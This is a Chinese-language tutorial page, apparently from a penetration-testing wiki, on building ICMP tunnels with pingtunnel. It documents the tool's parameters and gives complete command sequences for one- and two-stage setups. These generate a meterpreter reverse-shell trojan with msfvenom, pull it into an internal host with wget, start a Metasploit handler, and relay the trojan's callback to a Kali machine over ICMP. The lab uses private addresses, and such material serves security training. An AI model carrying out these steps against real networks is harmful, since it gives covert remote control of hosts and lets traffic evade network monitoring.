隧道代理
01-隧道搭建
02-MSF隧道
03-NPS隧道
04-FRP隧道
05-SSH隧道
06-ICMP隧道
07-NEO隧道
-
+
06-ICMP隧道
浏览
3
# ICMP隧道 ## 概述 ICMP 隧道是将其他协议的数据(如 TCP、UDP 流量)封装在 ICMP Echo 请求与应答(即 ping)报文的**数据载荷**中进行传输的技术。 ## 工具 pingtunnel 基于 C/S 架构的ICMP隧道搭建工具。 - 全局参数-type,表示服务器或者客户端 > 服务端常用参数 | 参数 | 功能 | | --------- | ------------------------------------ | | -key | 设置的密码,默认 0 | | -nolog | 不写日志文件,只打印标准输出,默认 0 | | -noprint | 不打印屏幕输出,默认 0 | | -loglevel | 日志文件等级,默认 info | > 客户端常用参数 | 参数 | 功能 | | --------- | ------------------------------------------------------------ | | -l | 本地的地址,发到这个端口的流量将转发到服务器 | | -s | 服务器的地址,流量将通过隧道转发到这个服务器 | | -t | 远端服务器转发的目的地址(一般需要端口),流量将转发到这个地址 | | -key | 设置的密码,默认 0 | | -tcp | 设置是否转发 tcp,默认 0 | | -tcp_sta | 打印 tcp 的监控,默认 0 | | -nolog | 不写日志文件,只打印标准输出,默认 0 | | -noprint | 不打印屏幕输出,默认 0 | | -loglevel | 日志文件等级,默认 info | | -sock5 | 开启 sock5 转发,默认 0 | > 常用组合 ```bash #客户端 ./pingtunnel -type client -l IP地址:客户端端口 -s 服务端IP -t 远端服务器转发的目的地址:端口 -tcp 1 -key 服务端密码 #服务器端 ./pingtunnel -type server -key 123456 ``` 对于ICMP隧道而言,一般设置反向木马程序。 ## 一段式隧道  ```bash #1.木马生成 msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=7654 -f elf -o linux_7654.elf #2. 木马的传递:kali---外网服务器---内网服务器 #2.1 kali python -m http.server #2.2 外网服务器接收并传输 wget http://192.168.88.104:8000/linux_7654.elf python -m SimpleHTTPServer 2323 #2.3 内网服务器接收并运行 wget http://10.20.30.128:2323/linux_7654.elf chmod a+x linux_7654.elf #3.部署ICMP隧道工具,ICMP工具的客户端在内网服务器,ICMP工具的服务端在外网服务器 #3.1 外网服务器 python -m http.server #物理机器 wget http://192.168.88.1:8000/pingtunnel python -m SimpleHTTPServer 2323 #3.2 内网服务器 wget http://10.20.30.128:2323/pingtunnel #4. MSF进行监听 use exploit/multi/handler set payload linux/x64/meterpreter/reverse_tcp set LHOST 192.168.88.104 # Kali 地址 set LPORT 5200 run #4. 外网服务器部署 chmod a+x ./pingtunnel ./pingtunnel -type server -key 123456 #5. 内网服务器部署 chmod a+x ./pingtunnel ./pingtunnel -type client -l 127.0.0.1:7654 -s 10.20.30.128 -t 192.168.88.104:5200 -tcp 1 -key 123456 ``` 外网服务器:  内网服务器:  目标上线:  ## 二段式隧道  ```bash # 外网服务器既是客户端又是服务端,内网服务器为客户端,kali为服务端 # 沿用已经生成的linux_7654.elf木马 #1. MSF进行监听 use exploit/multi/handler set payload linux/x64/meterpreter/reverse_tcp set LHOST 192.168.88.104 # Kali 地址 set LPORT 5200 run #2. 外网服务器作为服务端 ./pingtunnel -type server -key 666888 #3. 内网服务器作为客户端(远端服务器转发的目的地址必须是外网服务器的外网IP地址与端口) ./pingtunnel -type client -l 127.0.0.1:7654 -s 10.20.30.128 -t 192.168.88.125:11314 -tcp 1 -key 666888 #4. kali作为服务端 wget http://192.168.88.1:8000/pingtunnel chmod a+x ./pingtunnel ./pingtunnel -type server -key 123456 #5. 外网服务器作为客户端 ./pingtunnel -type client -l 192.168.88.125:11314 -s 192.168.88.104 -t 192.168.88.104:5200 -tcp 1 -key 123456 # 6. 内网服务器中的木马上线 ./linux_7654.elf ``` 目标上线: 
毛林
2026年11月15日 18:47
转发文档
收藏文档
上一篇
下一篇
评论(0)
登录
后可发表评论
还没有评论,来抢沙发~
手机扫码
复制链接
手机扫一扫转发分享
复制链接
Markdown文件
Word文档
PDF文档(打印)
分享
链接
类型
密码
更新密码
还没有评论,来抢沙发~